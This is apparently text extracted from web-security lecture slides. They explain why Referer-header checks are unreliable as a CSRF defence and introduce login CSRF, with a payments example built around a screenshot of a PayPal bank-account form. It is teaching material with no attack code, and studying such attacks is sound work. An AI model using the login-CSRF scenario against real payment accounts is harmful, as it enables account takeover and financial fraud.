
- Network stripping by the organization
- Network stripping by local machine
- Stripped by browser for HTTPS -> HTTP transitions
- User preference in browser
- Buggy user agents

◆ Site cannot afford to block these users

# Suppression over HTTPS is low




# Login CSRF







# Login CSRF




# Payments Login CSRF



# Payments Login CSRF



# Payments Login CSRF



# Payments Login CSRF

Add a Bank Account in the United States - PayPal - Mozilla Firefox

http://www.paypal.com/br/cgi-bin/ven...?source=388360e13

PayPal

My Account | Send Money | Request Money | Merchant Services | Auction Tools | Products & Services

### Add a Bank Account in the United States

[Review Transactions](#)

PayPal protects the privacy of your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. [Review our education page](#) to learn more about PayPal policies and your payment source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

\*Bank Name:

Account Type:  Checking  Savings

**U.S. Check Sample**


Routing number:  (9 digits)

Account Number:  (1-17 digits)

